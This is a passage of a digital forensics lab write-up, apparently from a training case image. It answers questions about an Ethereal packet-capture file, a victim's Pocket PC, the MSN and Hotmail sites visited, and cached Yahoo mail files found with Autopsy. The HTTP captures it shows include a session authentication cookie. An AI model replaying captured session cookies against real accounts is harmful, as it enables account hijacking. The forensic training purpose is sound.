
22. . Ethereal, a popular “sniffing” program that can be used to intercept wired and wireless internet packets was also found to be installed. When TCP packets are collected and re-assembled, the default save directory is that users \My Documents directory. What is the name of the file that contains the intercepted data?



After going through the Documents folder, we found the file that contains the intercepted data. Its name is interception.

23. Viewing the file in a text format reveals much information about who and what was intercepted. What type of wireless computer was the victim (person who had his internet surfing recorded) using?

Viewing the file "interception" in text format revealed that the victim was using Windows CE Pocket PC wireless computer.



```
P/1.1
GET /hm/folder.aspx HTTP/1.1
Accept: */*
UA-OS: Windows CE (Pocket PC) - Version 4.20
UA-color: color16
UA-pixels: 240x320
UA-CPU: Intel(R) PXA255
UA-Voice: FALSE
Referer:
http://mobile.msn.com/hm/folder.aspx?ts=1093601294&fts=1093566459&folder=ACTIVE&msg=0
UA-Language: JavaScript
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows CE; PPC; 240x320)
Host: mobile.msn.com
Connection: Keep-Alive
Cookie: lc=en-US; cr=1;
MSPAAuth=5vuMneQNFDh0sFVrAbKrt*q6edOGfSSmKzi31T1CIh6FdbNqQyPyqubrB97DYRuoTwoA5
kpliTd3eT73TUuZ45LOSS.
```

24. What websites was the victim accessing?

Even this information can be obtained from the same file "interception" which is a packet capture file. We found two websites the victim was accessing. Mobile.msn.com and MSN Hotmail Email.

```

P/1.1
GET /hm/folder.aspx HTTP/1.1
Accept: */*
UA-OS: Windows CE (Pocket PC) - Version 4.20
UA-color: color16
UA-pixels: 240x320
UA-CPU: Intel(R) PXA255
UA-Voice: FALSE
Referer:
http://mobile.msn.com/hm/folder.aspx?ts=1093601294&fts=1093566459&folder=ACTI
VE&msg=0
UA-Language: JavaScript
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows CE; PPC; 240x320)
Host: mobile.msn.com
Connection: Keep-Alive
Cookie: lc=en-US; cr=1;
MSPAAuth=5vuMneQNFDh0sFVrAbKrt*q6edOGfSSmKzi3lT1CIh6FdbNqQyPyqubrB97DYRuoTwoA5
kpliTd3eT73THiZ45LOSS:

```

25. Yahoo mail, a popular web based email service, saves copies of the email under what file name?

Yahoo mail saves copies of email under the file name "ShowLetter[1].htm" which is in the temporary internet files folder of the user's documents and settings.


The screenshot shows the Autopsy 4.17.0 interface. On the left, the file tree is expanded to 'Temporary Internet Files (4) > Content.IES (8) > PH0J7OQM (237)'. The main pane shows a listing of files in this folder. The file 'ShowLetter[1].htm' is highlighted in blue. Below the listing, a preview of a Yahoo! My Yahoo! Mail page is visible, showing the user 'mreveilrulez'.

Name	S	C	Modified Time	Change Time	Access Time	Created
show_ads[2].js			2004-08-20 21:03:31 IST	2004-08-20 21:03:31 IST	2004-08-27 20:47:05 IST	2004-C
ShowLetter[1].htm			2004-08-20 21:08:41 IST	2004-08-20 21:08:41 IST	2004-08-20 21:08:41 IST	2004-C
sky_backup_060404[1].gif			2004-08-25 20:56:09 IST	2004-08-25 20:56:09 IST	2004-08-25 20:56:09 IST	2004-C
slideshow[1].js			2004-08-20 20:56:46 IST	2004-08-20 20:56:46 IST	2004-08-27 21:02:52 IST	2004-C
sort_dn_1[1].gif			2004-08-20 21:08:26 IST	2004-08-20 21:08:26 IST	2004-08-20 21:08:26 IST	2004-C
space[1].gif			2004-08-21 00:35:23 IST	2004-08-21 00:35:23 IST	2004-08-21 00:35:23 IST	2004-C
spacer[1].gif			2004-08-20 21:04:26 IST	2004-08-20 21:04:26 IST	2004-08-20 21:04:26 IST	2004-C
sports[1].gif			2004-08-21 00:35:23 IST	2004-08-21 00:35:23 IST	2004-08-21 00:35:23 IST	2004-C
Gr2qFOV2fel_3ptLEV6rmlQxZlavtoHeA4Q9ink5T7vyjd4			2004-08-20 21:04:27 IST	2004-08-20 21:04:27 IST	2004-08-20 21:04:27 IST	2004-C

26. Search for the main users web based email address. What is it?

